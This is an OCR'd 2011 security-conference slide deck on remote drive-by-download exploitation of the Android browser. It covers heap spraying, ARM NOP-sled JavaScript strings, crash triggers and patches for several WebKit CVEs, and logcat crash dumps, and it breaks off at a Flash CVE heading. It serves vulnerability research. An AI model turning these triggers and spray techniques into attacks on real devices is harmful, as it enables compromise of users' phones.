Android drive-by download attack (Remote exploitation)

INetCop Security
Dong-hoon You

2011-10-25

Agenda

- Android drive-by-download attack
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

Android background


- Smart phone accounts for 23.1% of mobile phone market. (Second quarter of 2011) World's most smart phone loving country.
- (7/11/2011) That means over 15 mil people.
- More than 10 mil of them use Google Android (over 70%)

- (Aug. 2009) The first rooting appeared
- (Second half of 2010) The first remote attack using Android web browser.
- (June.2010) Android kernel based malware appeared
- (June.2011) Android platform attack by internet searching

INETCOP Total security solution

Android Structure

- Linux 2.6 kernel
- Dalvik app sandbox (Permission-based model, App signing)



Problem

- Paying too much attention on app level
- Lack of understanding of the intrinsic vulnerability of smart platform
- Hard to get a security update
- Absence of emergency countermeasure when massive cyber terror happens

Android Security Problem

- **Android patch Lifecycle and Version timeline**




Figure 1: **Android patch cycle**: Lifecycle of an Android patch from vulnerability identification until a patch reaches the user device




Figure 2: **Android version timeline**: Google [3] and Manufacturer releases of Android 2.1 [25,29,30,43] and 2.2 [36]

Android Security threats

- Drive-by-Download (Remote Exploitation)
  - Considering the long patch cycle, it is highly likely to be a remote attack before it is patched (CVE-2010-1119, 2010-1807, 2010-1813)
  - M Barwinski, "Empirical Study of Drive-by-Download Spyware", 2006
  - A Sotirov, "Heap Feng Shui in JavaScript", in Proceedings of Blackhat Europe, 2007
  - M Daniel, "Engineering Heap Overflow Exploits with JavaScript", in Proc. USENIX Workshop, 2008
- Privilege Escalation (Local Exploitation: Rooting, jailbreak)
  - Rooting attack using local vulnerability to get a root. (CVE-2009-2692, 2009-1185, 2011-1149, 2011-1823)
  - L Davi, "Privilege Escalation Attacks on Android", in Proc. ISC, 2010, pp.346-360.
  - T Vidas, "A survey of current android attacks", in Proc. USENIX conference, 2011
  - S Hobarth, "A framework for on-device privilege escalation exploit execution on Android", IWSSI, 2011
- Kernel Level Rootkit
  - J Bickford, "Rootkits on Smart Phones: Attacks, Implications…", in Proc. HotMobile'10, ACM, 2010
  - Trustwave, "This is not the droid you're looking for…", Defcon 18, 2010
  - DH YOU, "Android platform based linux kernel rootkit", MALWARE'11, 2011

Agenda

- Android drive-by-download attack
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

Why does it happen?

Pointer de-reference

- Invalid / expired pointer de-reference
  - Dangling pointer, missing link
  - It happens when a program keeps referring expired pointer because of structural design error
  - Access violation occurs when referring inaccessible memory area
  - Watchfire demonstrated in 2007 Black hat
  - Divided into Use-after-free, Double free, Memory leak
  - When attacked, this vulnerability in a web browser, 3rd party application will allow Heap spray, JIT spray

Dangling Pointer Case

- Use-after-free vulnerability case
  - 2008-12-10 MS IE XML use-after-free bug (CVE-2008-4844)
  - 2009-12-15 Adobe Reader doc.media.newPlayer bug (CVE-2009-4324)
  - 2010-01-17 MS IE Aurora use-after-free bug (CVE-2010-0249)
  - 2010-03-10 MS IE iepeers.dll use-after-free bug (CVE-2010-0806)
  - 2010-11-04 MS IE CSS SetUserClip use-after-free (CVE-2010-3962)
  - 2010-12-15 MS IE CSS Recursive use-after-free (CVE-2010-3971)
  - 2010-05-11 Apple Safari parent.close use-after-free CVE-2010-1939)
  - 2011-08-05 Firefox 3.6.16 mChannel use-after-free (CVE-2011-0065)

What kind of attack is that?

Heap-spray technique

- Inject a code into Heap memory by spraying it all around
  - 2001, eEye Digital Security first mentioned
  - 2004, SkyLined made the first Heap-spray attack


- It can exploit a vulnerability in an app that can control Heap memory
  - Web browser can control heap by JavaScript/applet
  - Adobe products can control heap by Action Script
  - Most of web browsers in the world can be a target

- A Web browser can be exploited when it JMP/Call to the invalid memory
  - The invalid memory to JMP/CALL has to be on Heap area
  - Areas already owned, kernel area is not exploitable

Heap-spray exploit case

- Heap-spray exploit case
  - 2004-11-02 MS IE IFRAME BOF vulnerability (CVE-2004-1050)
  - 2005-04-12 MS IE DHTML Object vulnerability (CVE-2005-0553)
  - 2005-07-05 MS IE COM Object vulnerability (CVE-2005-2087)
  - 2005-07-13 Mozilla firefox compareTo bug (CVE-2005-2265)
  - 2006-03-23 MS IE (createTextRang) vulnerability (CVE-2006-1359)
  - 2006-09-19 MS IE (VML) vulnerability (CVE-2006-4868)
  - 2006-09-27 MS IE WebViewFolderIcon setSlice bug (CVE-2006-3730)
  - 2006-11-08 MS IE (XML Core Services) bug (CVE-2006-5745)
  - 2008-11-05 Adobe reader util.printf() bug (CVE-2008-2992)
  - 2009-02-18 MS IE 7 vulnerability (MS09-002)
  - 2009-02-23 Adobe reader JBIG2Decode bug (CVE-2009-0658)
  - 2009-05-04 Adobe reader getIcon bug (CVE-2009-0927)
  - 2009-07-13 Mozilla firefox font tags bug (CVE-2009-2478)
  - 2010-06-09 Adobe flash newfunction bug (CVE-2010-1297)

How to port?



Android Linux Environment

- Heap-spray attack on Android Linux
  - Limited size of usable heap memory depend on H/W specification
  - Shellcode spray via printing strings in browser
  - Need to build a ARM architecture shellcode

Android Linux Case

- **How to debug when Android Heap spray**
  - cat /proc/XXXX/maps

```
cat /proc/7263/maps | /data/busybox more
00008000-00009000 r-xp 00000000 1f:07 1456       /system/bin/app_process
00009000-0000a000 rwxp 00001000 1f:07 1456       /system/bin/app_process
0000a000-00a29000 rwxp 0000a000 00:00 0          [heap]
```

  - gdb / objdump

```
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0xafe0d984 in __futex_wait ()
   from /system/lib/libc.so
(gdb) _
```

```
abi-objdump -d libwebcore.so |grep 2b4fa -A 100 -B 100 | more
   2b3fa:       ea83 2093       eor.w   r0, r3, r3, lsr #10
   2b3fe:       00c2            lsls    r2, r0, #3
```

  - logcat -d

```
I/DEBUG (1196): pid: 7068, tid: 7091  >>> com.android.browser <<<
I/DEBUG (1196): signal 11 (SIGSEGV), fault addr 11223384
I/DEBUG (1196):  r0 11223344  r1 00000079  r2 00792c60  r3 fffffffe
I/DEBUG (1196):  r4 11223344  r5 00792c60  r6 47722768  r7 00000000
I/DEBUG (1196):  r8 47722da8  r9 43631ed8  10 43631ec0  fp 002f1c80
I/DEBUG (1196):  ip aa04cde0  sp 477226d8  lr aa00e0c7  pc aa02b4fa  cpsr 60000030
```

INETCOP Total security solution

ARM shellcode

- Change shell code to run on Heap spray
  - Modifying SVC instruction code (Syscall base address)


```
#define __NR_OABI_SYSCALL_BASE 0x900000

#if defined(__thumb__) || defined(__ARM_EABI__)
#define __NR_SYSCALL_BASE 0
#else
#define __NR_SYSCALL_BASE __NR_OABI_SYSCALL_BASE
#endif
```

```
ef000000    svc    0x00000000 # base address of EABI is  '0'
ef900000    svc    0x00900000 # base address of OABI is  '0x900000'
```

  - ARM architecture NOP sled


```
#1: var scode2 = unescape("\u5005\ue1a0"); // normal NOP sled
#2: var nop = unescape("\u33bc\u0057");    // LDREQH R3,[R7],-0x3C (addressing)
#3: var nop = unescape("\u33bc\u0079");    // LDRHTEQ r3, [r9], -0x3C (addressing)
#4: var nop = unescape("\u33bc\u009b");    // LDRHEQ  r3, [r11], r12 (addressing)
```

What happens?



Drive-by Download Attack

※ drive-by download by smart phone vulnerability and possible threats



Case by case analysis

CVE-2010-1807

- CVE-2010-1807 webkit library vulnerability
  - http://trac.webkit.org/changeset/64706
  - Vulnerability trigger

```
description(
"This test checks for a crash when parsing NaN. You should see the text 'NaN' below."
);

debug(-parseFloat("NAN(ffffeeeeeff0f)"));

var successfullyParsed = true;
```

  - Patch code

```
trunk/JavaScriptCore/API/JSValueRef.cpp
...
    // Our JSValue representation relies on a standard bit pattern for NaN. NaNs
    // generated internally to JavaScriptCore naturally have that representation,
    // but an external NaN might not.
    if (isnan(value))
        value = NaN;
```

CVE-2010-1807

- CVE-2010-1807 webkit library vulnerability

-parseFloat("NAN(ffffe00792c60)");

```
I/DEBUG   ( 9960): Build fingerprint: 'MOTO_SKT/sholest/sho
I/DEBUG   ( 9960): pid: 10188, tid: 10202  >>> com.android.browser <<<
I/DEBUG   ( 9960): signal 4 (SIGILL), fault addr 00792b90
I/DEBUG   ( 9960):  r0 476c70d0  r1 00792c60  r2 bc9bf624  r3 00792ad8
I/DEBUG   ( 9960):  r4 476c70d0  r5 aa422750  r6 47c03098  r7 0079eca8
I/DEBUG   ( 9960):  r8 476c7da8  r9 43641f1c  10 43641f04  fp 002f3498
I/DEBUG   ( 9960):  ip aa00bab0  sp 476c70a8  lr aa00bac5  pc 00792b90  cpsr 80000010
I/DEBUG   ( 9960):         #00  pc 00792b90  [heap]
I/DEBUG   ( 9960):         #01  pc 0000bac2  /system/lib/libwebcore.so
I/DEBUG   ( 9960):         #02  pc 000497c0  /system/lib/libwebcore.so
I/DEBUG   ( 9960):         #03  pc 002c1eec  /system/lib/libwebcore.so
I/DEBUG   ( 9960):         #04  pc 002c2ae4  /system/lib/libwebcore.so
I/DEBUG   ( 9960):         #05  pc 002c2f78  /system/lib/libwebcore.so
```

```
baac:    f20f 0c00   addw     ip, pc, #0      ; 0x0
bab0:    4b1b        ldr      r3, [pc, #108]  (bb20 <JNI_OnLoad+0x3d8>)
bab2:    f110 0f02   cmn.w    r0, #2  ; 0x2
bab6:    4463        add      r3, ip
bab8:    d105        bne.n    bac6 <JNI_OnLoad+0x37e>
baba:    6809        ldr      r1, [r1, #0]
babc:    6808        ldr      r0, [r1, #0]
babe:    6b03        ldr      r3, [r0, #48]
bac0:    4620        mov      r0, r4
bac2:    4798        blx      r3
```

INETCOP Total security solution

CVE-2010-1119

- CVE-2010-1119 webkit library vulnerability
  - http://trac.webkit.org/changeset/53501
  - Vulnerability trigger

```
<HTML><HEAD>
<SCRIPT>function test() {
  nodes=document.getElementById("target").getAttributeNode('id").childNodes;
  document.getElementById("target").getAttributeNode('id").removeChild(nodes[0]);
  setTimeout(function(){for(var i=0;i<0x10000;i++){var s=new String(unescape("XXXX"));}
  nodes[0].textContent},0);
}</SCRIPT></HEAD>
<BODY onload=test()><P id=target></P></BODY>
</HTML>
```

  - Patch code

```
trunk/WebCore/dom/Node.cpp:
- 920       data->nodeLists()->invalidateCachesThatDependOnAttributes();
+ 920     if (!isAttributeNode())
+ 921         data->nodeLists()->invalidateCachesThatDependOnAttributes();
+ 922     else
+ 923         data->nodeLists()->invalidateCaches();
```

CVE-2010-1119

- CVE-2010-1119 webkit library vulnerability

```
I/DEBUG   (11018): Build fingerprint: 'MOTO_SKT/sholest/sholest/sholes:2.0.1/STSKT_...
I/DEBUG   (11018): pid: 11339, tid: 11350  >>> com.android.browser <<<
I/DEBUG   (11018): signal 11 (SIGSEGV), fault addr 585858ac
I/DEBUG   (11018):  r0 00512ca0  r1 00512ca0  r2 58585858  r3 76e35a6d
I/DEBUG   (11018):  r4 00512ca0  r5 4359bb40  r6 481c9048  r7 477223e0
I/DEBUG   (11018):  r8 47722da8  r9 43631f1c  10 43631f04  fp 002f4790
I/DEBUG   (11018):  ip 0000003f  sp 47722158  lr aa049c0b  pc aa04bf6c  cpsr 40000030
I/DEBUG   (11018):          #00  pc 0004bf6c  /system/lib/libwebcore.so
I/DEBUG   (11018):          #01  pc 001af42e  /system/lib/libwebcore.so
I/DEBUG   (11018):          #02  pc 0000ba4c  /system/lib/libwebcore.so
I/DEBUG   (11018):          #03  pc 001ce21a  /system/lib/libwebcore.so
I/DEBUG   (11018):          #04  pc 001d6d68  /system/lib/libwebcore.so

   4bf62:    6038      str     r0, [r7, #0]
   4bf64:    607b      str     r3, [r7, #4]
   4bf66:    e07a      b.n     4c05e <JNI_OnLoad+0x40916>
   4bf68:    6822      ldr     r2, [r4, #0]
   4bf6a:    4620      mov     r0, r4
   4bf6c:    6d51      ldr     r1, [r2, #84]
   4bf6e:    4788      blx     r1
   4bf70:    3801      subs    r0, #1
   4bf72:    280b      cmp     r0, #11
```

CVE-2010-1813

- CVE-2010-1813 webkit library vulnerability
  - http://trac.webkit.org/changeset/63048
  - Vulnerability trigger

```
<meta http-equiv="refresh" content="1;URL=ex.html"><iframe src="ex.html"></iframe>
<dialog style='position:relative'> <h style='outline-style:auto'>X<div></div></h></dialog>
```

  - Patch code

```
trunk/WebCore/rendering/RenderBlock.cpp:
- 2210          if (!inlineRenderer->hasSelfPaintingLayer())
- 2211              containingBlock()->addContinuationWithOutline(inlineRenderer);
+ 2210          RenderBlock* cb = containingBlock(); ...
+ 2212          bool inlineEnclosedInSelfPaintingLayer = false;
+ 2213          for(RenderBoxModelObject *box=inlineRenderer;box!=cb;box=box->parent()-
>enclosingBoxModelObject()) {
+ 2214              if (box->hasSelfPaintingLayer()) {
+ 2215                  inlineEnclosedInSelfPaintingLayer = true;
+ 2216                  break;
+ 2217              }
+ 2218          } ...
+ 2220          if (!inlineEnclosedInSelfPaintingLayer)
+ 2221              cb->addContinuationWithOutline(inlineRenderer);
```

INETCOP Total security solution

CVE-2010-1813

- CVE-2010-1813 webkit library vulnerability

```
I/DEBUG   ( 2846): Build fingerprint: 'MOTO_SKT/sholest/sholest/sholes:2.0.1/STSKT_...
I/DEBUG   ( 2846): pid: 2884, tid: 2895  >>> com.android.browser <<<
I/DEBUG   ( 2846): signal 11 (SIGSEGV), fault addr 00000000
I/DEBUG   ( 2846):  r0 004b5404  r1 004b5404  r2 00000022  r3 00000000
I/DEBUG   ( 2846):  r4 00737b40  r5 004b5404  r6 00550f20  r7 00000008
I/DEBUG   ( 2846):  r8 476c7da0  r9 43641e50  10 43641e38  fp 002f1c28
I/DEBUG   ( 2846):  ip 0000003f  sp 476c75b8  lr aa16e54f  pc 00000000  cpsr 20000010
I/DEBUG   ( 2846):          #00  pc 00000000
I/DEBUG   ( 2846):          #01  pc 0016e54c  /system/lib/libwebcore.so
I/DEBUG   ( 2846):          #02  pc 001440d6  /system/lib/libwebcore.so
I/DEBUG   ( 2846):          #03  pc 00147922  /system/lib/libwebcore.so
I/DEBUG   ( 2846):          #04  pc 0014485c  /system/lib/libwebcore.so
...

  16e540:     b570          push     {r4, r5, r6, lr}
  16e542:     4605          mov      r5, r0
  16e544:     6828          ldr      r0, [r5, #0]
  16e546:     f8d0 30a8     ldr.w    r3, [r0, #168]
  16e54a:     4628          mov      r0, r5
  16e54c:     4798          blx      r3
  16e54e:     b148          cbz      r0, 16e564 <_stack+0xee564>
  16e550:     68eb          ldr      r3, [r5, #12]
  16e552:     2b00          cmp      r3, #0
```

INETCOP Total security solution

CVE-2011-0611

- **CVE-2011-0611 adobe flash vulnerability**
  - **http://adobe.com/support/security/advisories/apsa11-02.html**

  - **Vulnerable swf binary**

```
